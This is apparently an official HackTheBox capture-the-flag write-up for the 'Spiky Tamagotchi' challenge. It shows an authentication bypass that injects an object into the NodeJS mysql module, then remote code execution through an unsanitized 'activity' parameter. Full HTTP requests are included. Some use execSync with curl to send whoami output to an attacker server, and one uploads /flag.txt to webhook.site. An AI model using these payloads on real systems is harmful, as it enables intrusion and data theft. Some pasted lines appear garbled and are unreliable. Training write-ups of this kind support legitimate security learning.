



HACKTHEBOX



Spiky Tamagotchi

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Difficulty: **Medium**

Classification: Official

Synopsis

- The challenge involves exploiting an authentication bypass via Object injection in `mysql` NPM module, and RCE in NodeJS via code injection.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of JavaScript and NodeJS.


Skills Learned

- Performing authentication bypass via object injection.
- Performing RCE in NodeJS via code injection.

Solution

Application Overview

The application homepage displays the following login form:



Since the application source code is provided, we can take a look at the `challenge/routes/index.js` file that shows only two routes are available unauthenticated:

```
router.get('/', (req, res) => {
  return res.render('index.html');
});

router.post('/api/login', async (req, res) => {
  const { username, password } = req.body;

  if (username && password) {
    return db.loginUser(username, password)
      .then(user => {
        let token = JWTHelper.sign({ username: user[0].username });
        res.cookie('session', token, { maxAge: 3600000 });
        return res.send(response('User authenticated successfully!'));
      })
      .catch(() => res.status(403).send(response('Invalid username or password!')));
  }
  return res.status(500).send(response('Missing required parameters!'));
});
```

The `db.loginUser` function to validate authentication is defined in the `challenge/database.js` file:

```
let mysql = require('mysql')

class Database {

  ... snip ...
```

```

    async loginUser(user, pass) {
      return new Promise(async (resolve, reject) => {
        let stmt = 'SELECT username FROM users WHERE username = ? AND
password = ?';
        this.connection.query(stmt, [user, pass], (err, result) => {
          if(err || result.length == 0)
            reject(err)
          resolve(result)
        })
      });
    }
  }
}

```

If we take a look at the `entrypoint.sh` file, only one account is created in the database with the username `admin` and a random password:

```

# admin password
PASSWORD=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 16 | head -n 1)

# create database
mysql -u root << EOF
CREATE DATABASE spiky_tamagotchi;

CREATE TABLE spiky_tamagotchi.users (
  id INT AUTO_INCREMENT NOT NULL,
  username varchar(255) UNIQUE NOT NULL,
  password varchar(255) NOT NULL,
  PRIMARY KEY (id)
);

INSERT INTO spiky_tamagotchi.users VALUES
(1, 'admin', '${PASSWORD}');

GRANT ALL PRIVILEGES ON spiky_tamagotchi.* TO 'rh0x01'@'%' IDENTIFIED BY
'r4yh4nb34t5b1gm4c';
FLUSH PRIVILEGES;
EOF

```

We can only explore other endpoints of the application by logging in, as they are protected with the middleware function `AuthMiddleware`.


Authentication bypass via object type injection in mysql

The `mysql` npm module was documented to cause an SQL injection due to unexpected behaviors in the query's escape function:

Finding an unseen SQL Injection by bypassing escape functions in mysqljs/mysql

Flatt SECURITY

Finding an “unseen” SQL Injection by bypassing escape functions



TL;DR

It was found that unexpected behaviors in the query's escape function could cause a SQL injection in `mysqljs/mysql` (<https://github.com/mysqljs/mysql>), which is one of the most popular MySQL packages in the Node.js ecosystem.

Source: <https://flattsecurity.medium.com/finding-an-unseen-sql-injection-by-bypassing-escape-functions-in-mysqljs-mysql-90b27f6542b4>

Since the `username`, and the `password` value are directly passed to the `mysql` query function, it's possible to bypass the authentication by injecting an object instead of a string as the password:

```
POST /api/login HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0
Accept: */*
Referer: http://127.0.0.1:1337/
Content-Type: application/json
Origin: http://127.0.0.1:1337
Content-Length: 47
Connection: close


{"username":"admin","password":{"password": 1}}
```

After sending the above request, we are authenticated as the `admin` user:

Request	Response
<pre> 1 POST /api/login HTTP/1.1 2 Host: 127.0.0.1:1337 3 User-Agent: Mozilla/5.0 4 Accept: */* 5 Referer: http://127.0.0.1:1337/ 6 Content-Type: application/json 7 Origin: http://127.0.0.1:1337 8 Content-Length: 47 9 Connection: close 10 11 { "username": "admin", "password": { "password": 1 } }</pre>	<pre> 1 HTTP/1.1 200 OK 2 Set-Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNjcwNjk5MDM2fQ.UmFEPp95891-urjph_rUCIvEr9AwWhxcCGr3uR_1G3k; Max-Age=3600; Path=/; Expires=Fri, 09 Dec 2022 16:17:16 GMT 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 46 5 Date: Fri, 09 Dec 2022 15:17:16 GMT 6 Connection: close 7 8 { "message": "User authenticated successfully!" }</pre>

RCE via code injection in NodeJS

Visiting the authenticated `/interface` endpoint displays a controller-like interface, also known as "Tamagotchi":



We can invoke different animations by clicking the three buttons below, which change the numeric values randomly. The following API request is being sent in the background:

Request	Response
<pre> 1 POST /api/activity HTTP/1.1 2 Host: 127.0.0.1:1337 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://127.0.0.1:1337/interface 8 Content-Type: application/json 9 Content-Length: 64 10 Origin: http://127.0.0.1:1337 11 Connection: close 12 Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWwluIiwiaWF0IjoxNjcwNjk5MDM2fQ.UmFEPp95891-urjph_rUCIvEr9AwWhxcCGr3uR_1G3k 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "activity": "feed", "health": "60", "weight": "42", "happiness": "50" }</pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 57 4 Date: Fri, 09 Dec 2022 18:20:49 GMT 5 Connection: close 6 7 { "mood": "awkward", "health": 61, "weight": 47, "happiness": 53 }</pre>

The `/api/activity` endpoint defined in the `challenge/routes/index.js` file passes the request data to the `SpikyFactor.calculate` function as arguments:

```

router.post('/api/activity', AuthMiddleware, async (req, res) => {
  const { activity, health, weight, happiness } = req.body;
  if (activity && health && weight && happiness) {
    return SpikyFactor.calculate(activity, parseInt(health),
    parseInt(weight), parseInt(happiness))
      .then(status => {
        return res.json(status);
      })
      .catch(e => {
        res.send(response('Something went wrong!'));
      });
  }
  return res.send(response('Missing required parameters!'));
});

```

The `SpikyFactor.calculate` function defined in `challenge/helpers/SpikyFactor.js` receives the arguments and concatenates them in a JavaScript function string. Then a new function is created from the string that returns the values displayed in the response body:

```

const calculate = (activity, health, weight, happiness) => {
  return new Promise(async (resolve, reject) => {
    try {
      // devine formula :100:
      let res = `with(a='${activity}', hp=${health}, w=${weight},
hs=${happiness}) {
        if (a == 'feed') { hp += 1; w += 5; hs += 3; } if (a == 'play')
{ w -= 5; hp += 2; hs += 3; } if (a == 'sleep') { hp += 2; w += 3; hs += 3; }
if ((a == 'feed' || a == 'sleep' ) && w > 70) { hp -= 10; hs -= 10; } else if
((a == 'feed' || a == 'sleep' ) && w < 40) { hp += 10; hs += 5; } else if (a ==
'play' && w < 40) { hp -= 10; hs -= 10; } else if ( hs > 70 && (hp < 40 || w <
30)) { hs -= 10; } if ( hs > 70 ) { m = 'kissy' } else if ( hs < 40 ) { m =
'cry' } else { m = 'awkward'; } if ( hs > 100) { hs = 100; } if ( hs < 5) { hs
= 5; } if ( hp < 5) { hp = 5; } if ( hp > 100) { hp = 100; } if (w < 10) { w =
10 } return {m, hp, w, hs}
      }`;
      quickMaths = new Function(res);
      const {m, hp, w, hs} = quickMaths();
      resolve({mood: m, health: hp, weight: w, happiness: hs})
    }
    catch (e) {
      reject(e);
    }
  });
}

module.exports = {
  calculate
}

```

Since the `activity` parameter value is not sanitized before concatenation, it's possible to inject additional code into the string to achieve code injection in NodeJS like the following:

```
activity = `sleep'+process.mainModule.require('child_process').execSync('curl -X POST -d "$(whoami)"
http://attacker-controlled-server')+`;

## before concatenation
with (a='${activity}', hp=${health}, w=${weight}, hs=${happiness}) {

    // snip

}

## after concatenation

with (a='sleep'+process.mainModule.require('child_process').execSync('curl -X POST -d "$(whoami)"
http://attacker-controlled-server')+`, hp=1, w=1, hs=1) {

    // snip

}
```

We can create a public URL in webhook.site and exfiltrate the flag by sending the below request:

Request		Response	
Pretty	Raw	Hex	Render
<pre>1 POST /api/activity HTTP/1.1 2 Host: 127.0.0.1:1337 3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://127.0.0.1:1337/interface 8 Content-Type: application/json 9 Content-Length: 219 10 Origin: http://127.0.0.1:1337 11 Connection: close 12 Cookie: session= eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjcwNjA5NjMsfQ.0xGNRGZ2tsPM h3zmsjswz1fvPBuZ7E6a890yz8CQNS0 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "activity": "sleep":process.mainModule.require('child_process').execSync('curl -X POST --upload-file /flag.txt https://webhook.site/2e534eed-2d3a-4c4c-8724-4c049036e536')+"" , "health":60, "weight":42, "happiness":50 }</pre>		<pre>1 HTTP/1.1 200 OK 2 Content-Type: application/json; charset=utf-8 3 Content-Length: 57 4 Date: Fri, 09 Dec 2022 18:48:42 GMT 5 Connection: close 6 7 { "mood":"awkward", "health":62, "weight":45, "happiness":53 }</pre>	